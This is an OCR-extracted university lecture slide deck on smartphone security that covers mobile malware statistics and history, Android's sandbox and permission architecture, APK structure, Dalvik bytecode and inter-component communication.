GEORG-AUGUST-UNIVERSITÄT GÖTTINGEN
Computer Security Group

Smartphone Security

Computer and Network Security


Hugo Gascón

Computer Security Group
Georg-August-Universität Göttingen

Agenda


- Android Architecture
- Security on Android
- Vulnerabilities and Attacks
- Reverse Engineering of Android Apps
- Current Security Research

Some Perspective




Source: IDC (Q3 2014)


Some Perspective



Source: Kaspersky (2013)




Malware in Applications Markets



173	China	2	Ireland
132	Russia	2	Vietnam
76	United States	1	Brazil
23	Ukraine	1	Czech Republic
16	Germany	1	Spain
13	Netherlands	1	Hong Kong
12	Japan	1	Croatia
7	Hungary	1	Indonesia
6	European Union	1	India
6	Virgin Islands	1	Romania
5	Switzerland	1	Sweden
5	France		
5	Taiwan		
4	United Kingdom		
3	Australia		
3	Canada		
3	South Korea		

Malware in Applications Markets



MALWARE SAMPLES RECEIVED, BY APP STORE

% of samples sourced from store classed as malware

unique malware samples / total samples received

Mobile malware evolution

It took only one year for virus writers to adapt their malicious techniques for use on mobiles

Malicious users start stealing money from mobile user accounts

Decline of viruses written purely for vandalism purposes

93.9% of mobile malware targets Android. First mobile botnets on Android devices

10 million malicious Android apps ...and counting

First data theft on mobiles

First FakeAV for mobile

First iPhone malware

ZeuS – first malicious program designed for attacks on online banking customers

First malicious QR codes

First case of cyberespionage (Red October campaign) that collected data via mobile devices

Obad — the most sophisticated Android Trojan to date. Includes three exploits, a backdoor, SMS Trojan and bot capabilities

First backdoor for mobile platforms

First Trojan for mobile devices designed to steal user data

First virus for mobile phones

First Trojan to connect to directly to mobile banking account

Malware modifications

Malware families

100 000

10 000

1 000

100

10

514

106

1000

153

6356

331

170

31

46415

469

148778

747

iPhone

Android OS

iPad

Symbian OS

2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014

- Virus
- Trojan
- Backdoor

- Spreading via memory cards
- Damaging user data
- Disabling operating system security mechanisms
- Downloading other files from the Internet
- Calling paid services

- Mobile is used in cyberespionage
- Malware targets Android


Malware families

Malware modifications

Android Architecture

Classic Architecture in Smartphones

- Combination of two environments in one device:
  - **Cellular**
  - **Computing**
- Mobile communication security deals with protection of the modem and the mobile network
- We focus on security threats and defenses at the computing environment




Linux in Android

- The Android security model is based in part on the concept of application **sandboxes**.
- The **Linux** kernel provides discretionary access control (DAC)
  - **Applications have an ID (UID) and group ID (GID)**
  - **Access to operations on files limited by UID**
- Starting with Android 4.3, **SELinux** is used to further define the boundaries of the application sandbox

Applications

- Two main filesystems on a device internal storage
  - **System ➜** read-only, pre-installed applications
  - **Data ➜** third-party applications, segmented file permissions
- Applications are bundled in a **.apk** file that always contains:
  - Application manifest **AndroidManifest.xml**
  - **Resources**
  - Executable **.dex** file
- Optionally, an application can contain native libraries in the form of **.so** files

Applications



- Applications are written in **Java** using the **Android SDK**
- Java source code is compiled to **Dalvik bytecode** into the **dex** file
- Native libraries can be developed with the **Native Development Kit** (NDK) and uses the **Java Native Interface** (JNI)

Dalvik Bytecode

```
public double
m2(int a)
{
  if (a != 0)
    return 1.0;
  else
    return 2.5;
}
```


```
public double
m2(int);
0: iload_1
1: ifeq 6
4: dconst_1
5: dreturn
6: ldc2_w #double
   2.5d
9: dreturn
```

```
public double m2(int);
0: if-eqz v3, 5 // +5
2: const-wide/high16 v0, #long 4607182...
4: return-wide v0
5: const-wide/high16 v0, #long 4612811...
7: goto 4 // -3
```

Java Source Code Java Bytecode Dalvik Bytecode

- Classes are assembled in the **.dex** file instead of being in separate **.class** files.
- Dalvik bytecode is interpreted by an instance of the Dalvik VM
- The Dalvik VM is **register-based** whereas the Java VM is stack-based

Application Framework



- Loading an application is done by forking the **Zygote** system process
- The child process executes the **Dalvik** VM which runs the **dex** file
- Each process is assigned a unique UID and GID
  - Own **virtual memory** and **private storage** space per process

Application Components

- Applications are divided into components inherited from classes
  - **Activity** ➜ user interface
  - **Service** ➜ background process
  - **BroadcastReceiver** ➜ reaction to events
  - **ContentProvider** ➜ persistent storage
- Each component has its own lifecycle and methods
- The **manifest** defines active and accesible components
- The **lifecycle** describes how a method is called by the framework

Inter-Component Communication

- Applications communicate with each other at the component level
- ICC is enabled by the **Binder** driver
- The main message object is the **intent**, for example:
  - component calls an **activity**'s method
  - component uses a remote **service** component as local
  - system component notifies **broadcast receivers** of an event
- Intents can be either:
  - **Explicit ➜** unambiguous destination
  - **Implicit ➜** declare an action to be done

Inter-Component Communication

- Other passed objects can be:
  - **Uris ➜** for addressing values in **ContentProviders**
  - **Bundles ➜** generic containers of data passed to start an Activity
